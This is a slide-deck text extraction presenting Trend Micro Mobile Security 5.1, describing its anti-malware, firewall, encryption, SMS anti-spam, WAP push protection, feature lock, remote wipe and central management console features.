Securing Your Web World

Comprehensive, all-in-one mobile security

- State-of-the art Anti-Malware
- Firewall and Intrusion Detection
- In-place data encryption
- Remote wipe
- Powerful authentication
- SMS and WAP security
- Scalable enterprise-class central management






The Mobile Security Challenge



Trend Micro Mobile Security 5.1 Antivirus

Trend Micro
Securing Your Web World


- Real-time Scan
- Manual Scan
- Card Scan
- Scan Options:
 - Actions: Quarantine, Delete
 - File type: exe and cab/zip, only exe, all files.
 - Scan layers: 1/2/3.



Trend Micro Mobile Security 5.1 Firewall

Trend Micro
Securing Your Web World

- Stateful inspection firewall protects against hackers & intrusions
 - Includes Intrusion Detection System (IDS)
- Predefined security levels deliver simplicity
 - Low – Allows all inbound & outbound traffic
 - Medium – Allows all outbound traffic, blocks inbound
 - High – Blocks all inbound & outbound traffic
- Customizable firewall rules for specific ports & IP addresses
 - Rules can be prioritized/ordered when impacting same port/address



Mobile Security 11:56

Firewall Options

☒ Enable firewall

☒ Enable IDS

Protection Level:


Low Medium High

Details:

- Stealth mode
- All outbound traffic allowed
- All inbound traffic blocked

Set Rule List

Done Menu




Mobile Security 11:55

Firewall Rule List

Rules are processed based on their order in the list. Once a rule is matched, all subsequent rules are ignored.

Name	Action	Status
DNS	Allow	Enabled
HTTPS	Allow	Enabled
HTTP	Allow	Enabled
Telnet	Allow	Enabled
SMTP	Allow	Enabled
FTP	Allow	Enabled
POP3	Allow	Enabled
UPNP	Allow	Enabled

Done Menu



Mobile Security

Rule Details

Name: DNS

Status: Enabled

Action: Allow

Direction: Both

Protocol: TCP/UDP


Port(s):

Done Menu

Real-time in-place Encryption


Secure Data on mobile devices

- For certified Windows Mobile 5/6 devices and now also on Nokia Symbian Devices E60, E61i, E70, E90!
- Automatically encrypts admin-selected file types
 - No user intervention required
 - No circumventing encryption
 - No need for encrypted "containers"
- **Completely transparent to the end-user**
 - No end-user training required
 - No decision on what data to encrypt
- **FIPS 140-2 validated algorithms**
 - AES 128-bit, 192-bit and 256-bit
 - Triple DES
- **Encrypts device memory and storage cards**



TMMS 5.1 SMS Anti-spam

- **Approved list**
 - Allow messages from numbers on this list, block all other messages.
- **Blocked list**
 - Block messages from numbers on this list, allow all other messages.
- **TMMS will move all blocked SMS messages to a Spam folder in your inbox.**



Mobile Security [Icons] ok


SMS Anti-spam

SMS anti-spam option:

Disable anti-spam ▼

Disable anti-spam
Enable blocked list
Enable approved list

Done [Keyboard Icon] Menu



Mobile Security [Icons] ok

SMS Anti-spam

SMS anti-spam option:

Enable blocked list ▼

☒ Block SMS without number

Blocked List:


Name	Number

Add Delete

Done [Keyboard Icon] Menu

TMMS 5.1 WAP Push Protection

- WAP Push protection allows you to use a list of trusted senders to filter WAP Push messages.
- The blocked messages will be deleted.




Mobile Security

WAP Push Protection

☐ Enable protection

Done Menu



Mobile Security

WAP Push Protection

☒ Enable protection

Trusted senders list:

Name	Number

Add Delete

Done Menu

TMMS 5.1 Feature Lock

Enable/Disable Device Components (Default)

Enable/Disable Device Components for Windows Mobile	
<input checked="" type="checkbox"/> Enable All <input checked="" type="checkbox"/> Disable All	
Feature	Status
Bluetooth & Bluetooth Discover	<input checked="" type="checkbox"/>
Infrared	<input checked="" type="checkbox"/>
USB storage	<input checked="" type="checkbox"/>
WLAN/WIFI	<input checked="" type="checkbox"/>
Serial	<input checked="" type="checkbox"/>
Speaker/speakerphone/microphone	<input checked="" type="checkbox"/>
Camera	<input checked="" type="checkbox"/>
Microsoft ActiveSync	<input checked="" type="checkbox"/>
MMS/SMS	<input checked="" type="checkbox"/>
Memory cards	<input checked="" type="checkbox"/>
GPS	<input checked="" type="checkbox"/>
<input checked="" type="checkbox"/> Enable All <input checked="" type="checkbox"/> Disable All	

☐ Send notification messages to mobile devices after clicking 'Save'.

TMMS 5.1 Remote Wipe

- Remotely wipe all data on the device

The screenshot displays the TMMS 5.1 Mobile Security console interface. The top navigation bar includes 'Summary', 'Device Management' (highlighted), 'Updates', and 'Administration'. Below this, the 'Device Management' section features a search bar with fields for 'Device name' and 'Phone number', a 'Search' button, and a link for 'Advanced search'. A 'Device tree view' dropdown is set to 'Status view'. A toolbar contains icons for 'Status', 'Tasks', 'Domain Policies', 'Logs', 'Manage Device Tree', and 'Export'. A context menu is open over the 'Tasks' icon, listing 'Update', 'Register', 'Wipe Remote Device' (highlighted with a red background and a hand cursor), and 'Sync Configuration'. In the background, a table lists device information:

	Phone Number	Domain	Componen...	Configurat...	Registrati...
040010140107		Default	2008-9...	2008-9...	2008-9...

Trend Micro Mobile Security 5.1

Single Console Management for Endpoints

Trend Micro
Securing Your Web World

- **Single console** for endpoint security management
 - Protects smartphones, PDAs, laptops, desktop, and servers
 - Simplifies administration
 - Reduces total cost of ownership
- **Policy creation and deployment** to all mobile devices running Trend Micro Mobile Security
 - Global policies
 - Group policies



TREND MICRO OfficeScan™

Logout | Help

Mobile Security

Summary | Client Management | Updates | Administration

Summary

✓ Trend Micro Mobile Security is activated. [View renewal instructions](#)

Status summary as of 02/22/2006 12:00:00 PM

Device Connection Status

81 SMS(s) in queue

Device Connection Status	81 SMS(s) in queue
Registered: 65	Registration 2 Clear
Unregistered: 36	Component Update 45 Clear
Total: 101	Policy Update 22 Clear

Device Update Status

Antivirus	Current Version	Updated	Outdated	Update Rate
Mobile Virus Pattern for Windows Mobile 5.0/6.0	3.163.00	2064	236	62%
Mobile Virus Pattern for Symbian OS S60 3rd	8.000.1001	1968	32	85%
Mobile Virus Scan Engine for Windows Mobile 5.0/6.0	8.000.1003	987	13	93%
Mobile Virus Scan Engine for Symbian OS S60 3rd	8.000.1001	1968	32	85%

Program Patch


	Current Version	Upgraded	Not upgraded	Upgrade Rate
Mobile Security Client for Windows Mobile 5.0/6.0-Pocket PC	5.0	1968	32	50%
Mobile Security Client for Windows Mobile 5.0/6.0-Smartphone	5.0	987	13	70%
Mobile Security Client for Symbian OS S60 3rd	5.0	1968	32	50%

Trend Micro Mobile Security 5.1

- Trend Micro Mobile Security protects smartphones and PDAs from data loss, infections, and attacks. Encryption and authentication defends data integrity and company reputation when devices are lost or stolen. The anti-malware features block viruses, worms, Trojans, and SMS text message spam. Built-in firewall and Intrusion Detection System (IDS) protects against hackers, intrusions, and denial-of-service attacks—potential threats to the increasing number of Wi-Fi-enabled mobile devices.
- With the included OfficeScan™ Client/Server Edition 8.0 console, IT managers can save resources by managing security for smartphones, PDAs, desktops, servers, laptops or any combination of these devices.

Mobile Security 5.1 (Plug-in) Demo

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Trend Micro

Securing Your Web World



Veli-Pekka Kusmin
Pre-Sales Engineer



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